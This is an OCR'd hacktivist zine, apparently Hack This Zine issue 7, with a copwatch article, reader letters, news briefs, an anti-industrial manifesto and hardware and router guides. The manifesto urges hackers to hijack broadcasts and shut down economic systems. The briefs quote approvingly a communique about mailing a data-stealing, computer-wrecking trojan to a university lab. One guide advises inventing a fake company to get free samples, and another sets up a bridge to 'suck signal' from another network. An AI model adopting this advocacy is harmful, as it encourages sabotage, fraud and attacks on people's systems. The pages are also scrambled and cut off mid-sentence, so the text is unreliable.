
GIANT ASS SAW THING...

Seriously, WTF!?



Hack this zine issue 7

“You want a seriously rightous hack you score one of those Gibsons man. You know super computers they use to do physics and look for oil and stuff ... Oh man Wouldnt just love to get one of those Gibsons baby”
-Hackers

zine staff	**hackbloc staff**
---	---
Flatline	Evoltech
Nomenumbra	Doll
Evoltech	Sally
Kuroishi	Ringo
alxCIAda	Frenzy
Impact	HexBomber
Sally	alxCIAda
Frenzy	Impact
	Flatline

Questions? Comments? Article Submissions? Get a hold of us at:
E- mail: Staff@Hackbloc.org
--> http://hackbloc.org/zine <--

Electronic copies of the zine are available free online at the Hack Bloc website (www.hackbloc.org/zine/). There are two versions of the zine: a full color graphical PDF version wich is best for printing and also includes all sorts of extras, as well as a raw TXT version for a more readable and compatible format. Having the zine in your hands is still the best way to experience our zine. If you can’t print your own (double sided 8.5x11) than you can order copies of this issue and most back is-
sues fromour friends at Microcosm Publishing (www.microcosmpublishing.com) who are based out of Bloomington, IN. We are always seeking translators to translate HackThisZine into other languages, if your interested in working with us to translate this issue please send us an E-mail to us at: Staff@HackBloc.org.

Mehserle. If not for that Oscar Grant would be just another statistic.
A new model of CopWatch is needed, one which utilizes the ability to instantly create and distribute media to its fullest potential. These days video recording phones can be had for cheap, possibly even free, and you tube is obviously a free service. One could even start a copwatch clearing house for people to upload all of there copwatch videos. If we watch the cops all the time, and make them know that they are going to be held responsible for there actions in the eyes of the public, we may be able to prevent another police murder from happening ever again.
Starting a CopWatch in your city is not hard, just get a few friends together, and a police scanner and go out at night and watch the cops! If you want to do a training even better. Tell people the rights that they have when dealing with police officers and suggest that they bring cheap equipment and upload things to youtube immediately. If you trained your whole neighborhood, everyone with a video cell phone could be on cop watch all the time, filming things if they see them!

Oscar Grant and Copwatch 2.0

by flatline <flatline@hackbloc.org>

On January 1st 2009, Oscar Grant was murdered in cold blood by members of the bay area rapid transit police dept. Oscar Grant is not the first person to be the victim of a police murder, and he will certainly not be the last. But the case of Oscar Grant is unique, it is different than any other police murder yet and it heralds a new future. The murder of Oscar grant is different because it was witnessed by millions of people.

Oscar Grant was shot in the back by johannes mehserle, but Grant was not alone, many people were around him and at least two of them had cell phone cameras and taped the whole thing, and then hours later, it was uploaded to you tube, for all the world to see. These people were (probably unknowingly) participating in copwatch. Copwatch is the idea that to keep police honest and to keep the streets safe, people must follow the police, go where they go, and document what they do. Preferably with video evidence. Now I am the first to say that terms like 'web 2.0' and 'social networks' are just marketing fluff; but after witnessing the aftermath of this particular police murder, I feel that You Tube, camera phones and social networks (basically summed up as the ability to create, publish and share media nearly instantly) can herald in a wonderful new era of transparency for law enforcement and a wonderful new age for copwatch.

The main problem with Copwatch perviously (from my experience) was that the cops would always take your video camera or destroy the tape once they saw you recording them. You Tube and cellphone networks alleviate this problem by allowing you to pretty much instantly send a copy of the video to at least one trusted friend if not more. That friend can then instantly upload the video and spread it around far and wide. Information dissemination on this wide a scale has never before been possible.

Without the power of services like YouTube and video messaging, mehserly would have never been punished for the killing of Grant, protests and riots never would have happened because the information never would have spread so far and wide and people would not have been so enraged without witnessing this atrocity first hand. The pressure from the riots, protests, first hand video and the sheer number of people that witnessed this act was what forced BART's hand into prosecuting

TABLE OF CONTENTS

!!!Letters!!!

From: Rhonda
ite was down earlier eh...nice to see you back up.
http://securityforthemasses.blogspot.com/2009/03/hackbloc-down.html
Regards

Yea, apparently we had some issues with our server this month, 2 tips for using the rm command. Don't use it with the * operator, and don't use it while tired, or drunk.

From: Wan_Hacker
I have problem on my computer. when I put my pen drive password box pop out . how to settle this prob

Try entering a password? Alternatively, you could format the drive. Or see above for a tutorial on the rm -rf command.

From: Salchoman
hey, i'm from Colombia and i'd love to help you translating, mail me if i can help u :]

From: salcho
Hey, it would be great to help you translating htz to spanish! would it be of any help?

Hey HackBloc! I'll start translating it right over, I'll start with number 6. Is that all right?

Thats great! And you don't (nor does anyone else) need to ask our permission to translate. :)

We would love any translations that anyone can do! All translations are welcomed and very helpful for non english speakers. Please if you can translate any and all issues (especially the most recent ones) We will appreciate it very much, we will try to send you some free issues and give you credit in the zine! Plus if you can translate issues,

days, everything is interconnected through networks and databases. The Industrial Beast is not some faceless monolith; there are specific corporations, governments and individuals responsible for the world's wars and ecological disasters.

It is not hard to imagine some of the ways we can throw a monkey wrench into the machine. Some ideas:


- Hijack radio, TV, and websites to broadcast messages encouraging a revolution, an end to capitalist wars, and shutting down prisons
- Shut down economic systems
- Expose vulnerabilities in election systems to reveal their fraudulent nature, and to encourage Direct Action
- Expose internal communications of corrupt institutions and state secrets

From whichever angle you attack the Beast, it must also be in coordination with on-the-ground protests, marches, and educational campaigns so the media cannot twist it around and call us terrorists. The people must understand and agree with the cause.

In addition, alternatives to Industrialism must be made available, such as self-sufficient communes, worker collectives, etc - to function once the Industrial Beast collapses. These must be created through direct democracy, collective decision making, autonomy and non-hierarchical processes, embracing a gift-economy instead of a privatized competitive market, or else our new society may fall victim to the same mistakes as that of the Beast.

As the global crisis intensifies over the next few years, the major industrialized nations will soon be 'running on empty' and may resort to drastic, unpredictable actions to stay in power. It's no secret that the Titanic is sinking. The time to Abandon Ship is now.

RUN, COMRADES, THE OLD WORLD IS BEHIND YOU!



lines are being drawn and it is becoming increasingly necessary to decide which side you are on.

It is the Duty of Hackers to use their skills and privilege to use technology against the Industrial Beast. It is up to us hackers to realize who the real enemy is - and to point our technological guns in the right direction.

Using Technology to Subvert the Industrial Beast

Because the ruling classes try to restrict access and training to technology to the privileged classes, simply making these resources available can be a revolutionary act. Community centers can be set up with free internet access to train people how to use computers, and also to build and repair computers from spare or discarded parts to be distributed free of charge.

In addition, our duty is to get everyone we know to stop supporting the Beast in any way. Don't make it easy for them to track you, or hold any kind of power over you. If all of us were able to completely refuse to participate in their Numbers Racket, they would be completely powerless. Remember, although they have tricked many people into thinking it is impossible to survive without them, we still hold all the real power because they depend on us for all their manual labor and work, so if we teach ourselves how to survive on our own and refuse to participate, they are doomed.

Some ways to Unplug and live Off the Grid:

- refuse to use bank accounts, credit cards, checks, loans
- refuse to pay taxes; work under the table if you can
- refuse to drive a car, ride a bike instead
- refuse to purchase goods from their stores or watch TV
- learn to grow your own food, clean your own water, make and fix your own clothes, and don't be afraid to live in the wild
- **self-sufficiency is the answer**

Become self-sufficient so you can survive on your own without their 'help' cuts off all the power they have over you. We can build our own communities and live free on our own (i.e Temporary Autonomous Zone). But until everyone else is free and stops supporting the Machine, it will continue eating up everything in it's path ('manifest destiny'). So 'passive resistance' may not be enough to stop it.

Fortunately, it does not take much for a hacker to deal crippling blows against the Machinery of Capitalism. Everyone, especially hackers, knows there are weaknesses in every system, everything is fallible, and that the more complex a system is, the more ways there are to take it apart. These

we will send you future issues before we publish them, so that you can translate those if you like! If you make translations please send them to the hack this zine mailing list or to staff@hackbloc.org

From: Wine Skeem <wannest@boiiom.com>
This iss your penis: 8--o
This iss your penis on drugs: 8=====O

Any quuestions?

Wine Skeem,

First of all: Sick ascii art! Second of all: Sorry, those of us with penises have straight edge penises and we would appreciate it if you and your friends would stop peddling your dope on our bandwidth. Third of all: we would appreciate it if all future email regarding penises would be encrypted you can find out public key at http://hackbloc.org/etc/hbStaffPubkey.txt

Subject: Can She Have Multiplle Orgasms?
From: Glimp Cypher <saurischian@lan-ev.org>
Do you want to be seen as a capptain of the bedroom? Do you want your woman to be RAVING to her friends about the great sex she has while all of them get normal boring sex? Well if you do, then you deffinitely need to ...

Glimp Cypher,

We don't want to be capptain of the bedroom, maybe more something like "Caaaaaaptain Caveman!" What's all this sex stuff, we don't have sex, we work on our sick monitor tans. PS, please don't tell me you took any of that shit that Wine skeem was pushing. Your penis is going to turn into some ascii art matching the regular expression /8=+0/

US FEDERAL PRISONS START ROLLING OUT TRULINCS EMAIL SYSTEM

Select federal prisons have been trying out heavily restrictive computer systems allowing prisoners to correspond via email. The system charges by the minute, strips all html/attachments. The BOP expects the system to be available in all federal prisons by June 2011.

The BOP website provides some information about TRULINCS. Not surprisingly, they confirm all communications are monitored, which is possibly the whole purpose of the program (physical mail is difficult and inefficient to monitor and store into searchable databases).

Inmates must initiate communication and get approval of both the receiver and prison staff (similar to visitor lists). Emails originate from <register number>@inmatemessage.com.

http://www.bop.gov/inmate_programs/trulincs_faq.jsp

P2PNET WINS FREE SPEECH SUPREME COURT CASE IN CANADA

In 2006 and 2007, former Green Party organizer and Vancouver businessmen Wayne Crookes has filed lawsuits against several websites including Google and Wikimedia alleging that they had 'published' defamatory content. Also charged was p2pnet who had been accused of simply linking to several defamatory websites.

In a October 27, 2008 decision, Judge Stephen Kelleher threw out the case, stating "Although a hyperlink provides immediate access to material published on another website, this does not amount to republication of the content on the originating site. This is especially so as a reader may or may not follow the hyperlinks provided."

http://www.p2pnet.net/story/17398
http://torrentfreak.com/p2pnet-wins-landmark-hyperlink-case-081029/

The Role of the Hacker

The role of the hacker is to exploit the system's internal contradictions and turn them against itself - to stop the Ruling Classes from using technology to control us, and instead return technology back to the people to fight for freedom, justice, and equality. We must crack, break, and subvert the Machine. The ruling classes know that whoever controls technology has power, which is why they try to limit access to computers and technology. It is not a secret that those who have access to technology and training are generally limited to the middle and upper classes, ensuring that only those who are comfortable with the status quo hold all the keys. They do not want the unwashed masses to have the same access to manipulate technology; rather, they seek to manipulate the unwashed masses with technology.

It is ironic that hackers, having an unusual amount of power over technology and possessing the ability to shut down the machine, generally belong to the privileged classes and may have little interest in changing the status quo and will likely be satisfied by being quietly filed into one of the many computer jobs available in the Establishment. This is not always the case, as hackers are often prodigies who live unconventional lives and whose values may reflect a deeper perspective on society.


As they grow older, aspiring hackers are forced to decide what they want to do with their skills and are generally pulled into three broad directions:

(1) They sell out to Corporations security firms, or Government and try to make a buck by giving away all the secrets and tricks of the trade as a "security consultant". These "white hats", or "sellouts", whore their skills to the Establishment and help protect the infrastructure of the Industrial Beast, whether they consciously realize it or not.

(2) Other hackers have different motivations. They are scammers, defrauders, graffiti artists, also trying to make money or a name for themselves, or are simply just hobbyist hackers. This is a broad group, but are generally apolitical and have no loyalties or ideologies and act as a rogue. Although they are popularly called "black hat" or "grey hat", they often share the same motivations as white hats (money and fame), but use different means to accomplish this.

(3) The third category are Hacktivists who take a principled stand and use their skills not to benefit themselves but to support social justice struggles, fighting for freedom, equality, and social justice, and a return back to a state of harmony with the earth.

Generally speaking, whichever category one ends up in is mainly dependent on which socio-economic class you belong to or support. However, considering the planetary crisis we face caused by the Industrial Beast,



are carefully tracked, monitored, regimented. Virtually every aspect of our lives are now under surveillance through integrated camera systems, GPS locating devices, RFID tags, social security numbers & bank accounts, phone / email taps, and even urine tests. On suspicion of wrongdoing, they can detain us and deny us our rights, calling us terrorists. Yet every day we are the ones who are Terrorized by their Technological Police State, exceeding Orwell's wildest nightmares.

Technology is also being used to keep us passive, domesticated, and brainwashed by the machine's propaganda. A few corporations control most of the television stations, radio stations, newspapers and other media. They use their monopoly of the media to broadcast the positions of the State, favorable to Corporate and Government interests. They keep us passive and sedated with mindless entertainment, video games, reality TV shows, making us confused, distracted, numb, and 'comfortable'. Now much of our communication with other human beings has been reduced to instant messages and blogs. We have become their zombies who cannot think or accomplish this for ourselves or survive on our own, to a point where we depend on the Industrial Beast and cannot live without it - just where they want us.

In addition to keeping us in slavery, the Machine has also held captive and is endangering the planet's stability. There is not much land and space that has not been encroached by the Industrial Beast. Entire species have either been wiped out, domesticated, or controlled for food. Humans are the only species that believes the entire planet belongs to it, and can be terraformed for humanity. It does not take much research to see how much we have damages the earth's natural balance, covering the earth with parking lots, power plants, Starbucks and concrete jungles. Exhausting the earth's natural resources, climate instability, endangered species, even the air's breatheability and the water's drinkability, all of which are a direct result of the Industrial Beast and the expansion of Capitalism.

In summary, the madness of the machine as controlled by the Rich Ruling Classes is keeping us in chains. All this time we have been seduced and bamboozled by their promised life of luxury and freedom through their technology, and all we have is a world spinning towards extinction so that a few corporate executives can profit. We are facing a global crisis, and the problem lies deeper than which political party is cracking the whip. No amount of reform or institutional change through their political process can address the roots of the problem. No 'newer, better, greener' technology can solve the problems technology itself has created. It is for this reason we must reverse direction, from controlling and enslaving to freeing and liberating - and use technology to destroy it's master, the Industrial Beast.

FACEBOOK TERMS AND SERVICES AGREEMENT

Facebook's Terms of Use "grants Facebook an irrevocable, perpetual, non-exclusive, transferable, fully paid, worldwide license (with the right to sub-license) to (a) use, copy, publish, stream, store, retain, publicly perform or display, transmit, scan, reformat, modify, edit, frame, translate, excerpt, adapt, create derivative works and distribute" etc etc.

For a brief period of time, Facebook changed it's TOS to allow them to use all your information after you remove your sign up information; they were forced to revert to the old TOS because of a public backlash. Of course, you cannot trust any information you put online, especially to a major corporation such as Facebook.

People who are concerned about privacy and security should consider using Riseup's Crabgrass social networking system at http://we.riseup.net

CUBA CLAIMS US GOV BACKDOORS IN WINDOWS, DEVELOPS CUSTOM LINUX VARIANT

The majority of computer systems in Cuba are running Windows; the government hopes to change this by developing and releasing their own customized version of Linux called 'Nova' (which appears to be a customized version of Gentoo). Amongst it's reasons for transitioning to Linux they claim that US Government agencies may have access to backdoors built into Microsoft code and that it is difficult to obtain legal Windows copies because of the US Trade embargo.

"I would like to think that in five years our country will have more than 50 percent migrated," dean of the School of Free Software Hector Rodriguez stated.

http://techdirt.com/articles/20090212/1347183753.shtml

LABOR REPORT: "DEHUMANIZATION OF YOUNG WORKERS PRODUCING OUR COMPUTER KEYBOARDS"

An undercover investigation has revealed atrocious working conditions in the Meitai factory in southern China, which mass produces keyboards for american corporations such as IBM, Microsoft, Dell, HP, and Lenovo. The report is very comprehensive and includes pictures from within the facility. Some of the key points are:

* The workers are paid 1/50th of a cent for each operation.
* The assembly line never stops, and workers needing to use the bathroom must learn to hold it until there is a break.
* All overtime is mandatory, with 12-hour shifts seven days a week and an average of two days off a month. A worker daring to take a Sunday off; which is supposedly their weekly holiday will be docked 2½ days wages. Including unpaid overtime, workers are at the factory up to 87 hours a week. On average, they are at the factory 81 hours a week, while toiling 74 hours, including 34 hours of overtime, which exceeds China's legal limit by 318 percent!
* The workers are paid a base wage of 64 cents an hour, which does not even come close to meeting subsistence level needs. After deductions for primitive room and board, the workers take-home wage drops to just 41 cents an hour. A worker toiling 75 hours a week will earn a take-home wage of $57.19, or 76 cents an hour including overtime and bonuses. The workers are routinely cheated of 14 to 19 percent of the wages legally due them.
* Ten to twelve workers share a crowded dorm room, sleeping on narrow metal bunk beds that line the walls. They drape old sheets over their cubicle openings for privacy. In the winter, workers have to walk down several flights of stairs to fetch hot water in a small plastic bucket, which they carry back to their rooms to take a sponge bath. In the summer, dorm temperatures reach into the high 90s.
* Workers are locked in the factory compound four days a week and are prohibited from even taking a walk.
* To symbolize their "improving lives" the workers are served a special treat on Fridays, a small chicken leg and foot. For breakfast, they are given watery rice gruel. The workers say the food has a bad taste and is "hard to swallow."
* Workers are not inscribed in the mandatory work injury and health insurance and Social Security maternity leave program; this is another violation of Chinese labor laws.
* In the Molding department, due to the excessive heat, the workers suffer skin rashes on their faces and arms.
* One worker summed up the general feeling in the factory: "I feel like I am serving a prison sentence."

Read the Full Report: http://www.nlcnet.org/article.php?id=613

Technology: Friend or Foe?

Our civilization is so flooded with technology that it is difficult to imagine a world without it. We have machines to wake us up and make us coffee in the morning, machines to keep us informed and entertained, and machines to clean and dry our clothes. Many people who work exclusively with computers and technology cannot accomplish these simple tasks without the use of machines.

Yet human beings on this planet have been able to survive in harmony for hundreds of thousands of years without many of these 'modern advances'. The majority of these domestications have only happened in the past few hundred years with the Industrial Revolution. Now, not by coincidence, we are facing our largest problems ever: with the resources and space available, will we really be able to sustain this great Industrial Beast we've built without killing ourselves? And if we can, would it really be worth it?

The arguments for technology and industrialism usually suggest that these "advances" make life easier, work more efficient and more enjoyable. As far as survival is concerned, we only really need a few basic needs, which in our natural environment are relatively easy to procure as hunter gatherers. Now this is only possible in areas outside of cities where the land is not "owned' and the food is not under lock and key. In these places, it becomes necessary to participate in the Economy by working at one of their jobs, the majority of which are not productive for survival purposes, but are artificially necessary to support the Industrial Beast. This ends up creating more work than is actually necessary for our survival, all for the Corporate Executives and Stockholders who profit from our labor. Additionally, our reliance on technology can make it difficult for some to prepare food, make or repair clothing, or even keep entertained and stimulated without the aid of technology.

Technology and Industrialism are not necessary for our survival, and in fact, are being used against humanity and the planet as a whole by those who are currently in control of it: the Rich Ruling Classes.

At one point it was possible to disappear easily and live Off The Grid. Now, with the help of modern technological advances, the ruling classes' dream can be fully realized: a world where everyone is given numbers and

Requesting samples can work with a few companies. I have successfully requested samples from Texas Instruments and Pactec enclosures. The key to getting samples is how believable you are. Make up a fake company, and try it out. It's nice to get free things sent to your door. I'm sure if you were really advanced, you could never by parts again. For more about this go to http://www.ladyada.net/library/procure/index.html.

Lastly, ask your friends. You may have friends who tried out the hardware hacking thing and it wasn't for them. Parts have not changed much in the past 20 years, so many will still work. If you have lots of friends into hardware, you can go to a large distributor like DigiKey and get an order of parts.

HAPPY HARDWARE HACKING!

Here are a list of resources for those getting into hardware hacking:
Make: Magazine: www.makezine.com
Ladyada: www.ladyada.net/
Instructables: www.instructables.com

HACKERS AGAINST OPPRESSION LAUNCH ELECTRONIC CIVIL DISOBEDIENCE ACTIONS IN SOLIDARITY WITH GRECIAN RIOTS

While the streets of Greece went up in flames in protest of the police murder of anarchist youth Alexandros Grigoropoulos, a group of hackers calling themselves Hackers Against Oppression have organized an electronic civil disobedience action releasing sit-in scripts attacking Greek government websites. Here is an excerpt from their communique:

"Hackers Against Oppression have called for Electronic Civil Disobedience in Solidarity with Greek Anarchists on Wednesday Dec 31, the final day of December. December is the month in which Alexandros Grigoropoulos, a 15-year-old Anarchist, was murdered in cold blood by Greek Police. It is also the month that will forever be remembered by all those who struggle. Minutes after his murder, thousands of Greek residents took to the streets as did thousands around the world. Even liberal groups have called for the resignation of the Greek government. The streets were taken back for the people, police buildings were firebombed, and banks were turned into empty charred-out boxes. This entire time, the Greek government has been fighting and oppressing people with guns, tear gas, and the media. It's time that we take them down."

"We will be attacking the websites of the Greek Police and the Prime Minister. They are directly responsible and we will directly respond. They will no longer be able to spread their lies to the media about what is going on in the streets. You can either load the file on the day of the action or download it ahead of time. We suggest downloading it ahead of time in the event that our site get shut down."


HACKERS FOR TOTAL LIBERATION LAUNCHES CAMPAIGN AGAINST HUNTINGTON LIFE SCIENCE

A group calling itself Hackers for Total Liberation has started several actions against the notorious Huntington Life Science corporation which is guilty of torturing and abusing animals. Amongst their actions they have attempted to infect research computer systems within Berkeley with a destructive virus as well as launch an electronic sit-in against HLS websites. Here are some excerpts from the communiques they have

released:
“Monday, January 26, you are invited to join us on an Electronic Sit In against HLS collaborators. We will be targeting the website of HLS’s auditors RMSBG and since on the 26th it is the day of action against HLS customer, Bayer, we are targeting the website of one of their biggest products, aspirin.com.”

“UC Berkeley vivisector Ralph Freeman and all of the current lab members in Freeman’s Visual Neuroscience Lab (http://neurovision.berkeley.edu) were sent a trojan horse virus embedded into email. This virus is designed to completely wreck their computers while leeching all vital personal information they’ve ever entered into their systems.”
<snip>
“It is time to buy new computers, and after that, save yourself the hassle that will follow and get the fuck out of this cat killing lab. The lab where kittens as young as six weeks live in daily fear and trauma from the violence that you are responsible for. The cats in stereotaxic devices with holes drilled into their skulls are what drives us and we will do anything to end your torture.”

“This action is dedicated to all those fighting for primate freedom at UCLA and all those who have taken action as of late against the animal murder industries in Central and South America. It is for the billions of animals currently enslaved.”



Hardware hacking, another tool in the tool box, but essential for those of us who want to learn the system. Hardware hacking and circuit building can be very rewarding with not much effort. With a resent surge in interest in “hobby electronics” there are LOTS of resources out there. There are also people trying to make a buck, and looking to make you spend more than you need to. This article seeks to display some of the ways I have found to get parts for free or cheap!

The first thing a hardware hacker needs is tools starting with a good soldering iron. For this, it’s best to get one that is a of good quality and a fine tip. A fat tip will just get in the way. My first soldering iron was a radio shack one, it worked, but once I upgraded to a xytronics one, my life got easier. You can pick up either a weller or xytronics iron, the xytronics ones are cheaper, a good one is under 30 bucks. The best way I have found to get this is on line. Do some research. Along with an iron you’ll need a multimeter, wire strippers, wire cutters and a lead cutter to trim components. Some way to remove solder helps as well, like a “solder sucker” or de-soldering wick. Once you have your tools together it’s time to go dumpster diving.

Dumpster diving is a good way to find lots of various components. I have found enough random capacitors and LEDs on spare circuit boards do projects without spending a dime. Removing parts from old circuit boards is also a good way to practice soldering. I dumpster behind the local radio shack and trolled around the local college campus. Bring a screwdriver with you so you can open things on the road and leave behind the cases taking with you the precious goodies! I use almost everything from the wire, to speakers and resistors. If you are good with a heat gun, you can use that to do your de-soldering and have all the parts fall right out!

The next way to get cheap parts is Ebay. Once you know what you need, go on Ebay and search for it. A lot of the sellers are direct from china (you get the parts from china anyway you might as well get them direct), so they are a lot cheaper, and sellers like to throw in goodies. I ordered 100 LEDs and got 100 resistors for free.

SET UP ACCESS POINT

1. Set your computers IP address to DHCP.
2. Log onto the other Linksys WRT54GL that was not used as the bridge.
    a. 192.168.1.1 assuming it's new or it's been reset.
    b. User: admin pass: admin.
3. Go to the Setup Tab > Basic Setup
    a. Internet setup: Automatic Configuration – DHCP
    b. Network setup
        i) Router IP: 192.168.3.1
            (1) This was done so as not to conflict with the IP addresses that were given out at via DHCP on 192.168.2.1
        ii) Network address
            (1) DHCP Server: Enable.
        iii) Time Setting: (Which ever time zone you are in).
    c. Save settings.
4. Release and renew the IP address of your computer.
5. Go to the Setup Tab > Advanced Routing.
    a. Operating Mode: Gateway.
6. Go to the Wireless Tab > Basic Wireless Settings
    a. Wireless Network Mode: Mixed.
    b. Wireless Network Name (SSID): (your ssid here)
    c. Wireless Channel: 1
        i) Channels 1, 6 and 11 are the best and non-overlapping.
        ii) We choose 1 because 6 and 11 were already in use and we did not want interference.
    d. Wireless SSID Broadcast: Enable.
    e. Save settings.
7. Go to the Status Tab > Router
    a. The AP's IP Address shows that it's getting a DHCP'd IP from the network we're sucking from: 192.168.2.1.
    b. The Gateway and DNS are from 192.168.2.1.
8. Go to the Status Tab > Local Network
    a. Shows the 192.168.3.1 network and the DHCP server info.
9. Status Tab > Wireless
    a. Shows SSID, mode and channel info.

Now you're ready to suck signal!

ALL PROCEEDS GO TO THE RNC 8. 1/2 LB BAGS OF FAIR TRADE, MEDIUM ROAST, WHOLE BEAN COFFEE AVAILABLE FOR $10 USD (SHIPPING INCLUDED). PLACE YOUR ORDER NOW BY CONTACTING DARKHARTROASTERY@GMAIL.COM

DISCLAIMER: You can permanently break your GPS by doing this. I haven't yet, but I'm sure it's possible. I've heard of people bricking their GPS unit just by running 3rd party WinCE software on it. Don't say you were not warned.

I recently got a PNA unit for my Chicago alley mapping project and learned some useful things about inexpensive touch screen devices on the market today. First off, most devices sold today are just locked down WinCE devices with low memory, no keyboard, GPS chipset and touchscreen. Many include SD cards and USB interfaces and are easy to hack and install third party software on. GPS hardware is cheap, and when you buy an expensive unit, your paying for the fancy navigation software and map updates it comes with. Many of the expensive units run on the same hardware as ones you can pick up for $60-$80 bucks on sale.
I did all my work on the Holux GPSMile 52+, running WinCE 5.0. From what I've gathered, it seems most PNA's these days run on the same or similar hardware. Mine uses a Samsung S3C2440A 400mhz ARM CPU, with the SirfStar III GPS chipset, 32Mb NAND flash + 64Mb SDRAM internally, plus an SD slot for mapping software. It has a 3.5" (320x240 resolution) screen, which is important, because some of the software I run is made for 480x272, and you need to modify it so it fits on your screen. GPS units similar to mine that might find this guide useful are:

- Mio c310x, c320, c520, c710, c220, c620 and c720.
- Magellan devices
- Navigon devices
- Pretty much anything with SirfStarIII, an ARM processor and Windows CE 4.2 or 5.0

As always, your mileage may vary.

Devices that WON'T unlock this way are:

- TomTom devices
- Garmin devices

ii) You can make it whatever IP address you want, but it must be in the subnet of the gateway IP address.
d. Gateway: 192.168.2.1
i) This was the IP address of the broadcasting network we were trying to bridge.
2) In our case it was our Guest network that the omni was broadcasting.
d. DNS: 192.168.2.1
e. Assign WAN Port To Switch: Checked
f. DHCP Server: Disable
g. Click "Save Settings".
h. Click "Apply" — triggers reboot.
5. Give your computer a static IP address within the 192.168.2.X subnet.
a. The gateway is the IP address of the bridge: 192.168.2.2.
b. Log back on to 192.168.2.2.
5. Go to the Security Tab > Firewall
a. SPI Firewall: Disable
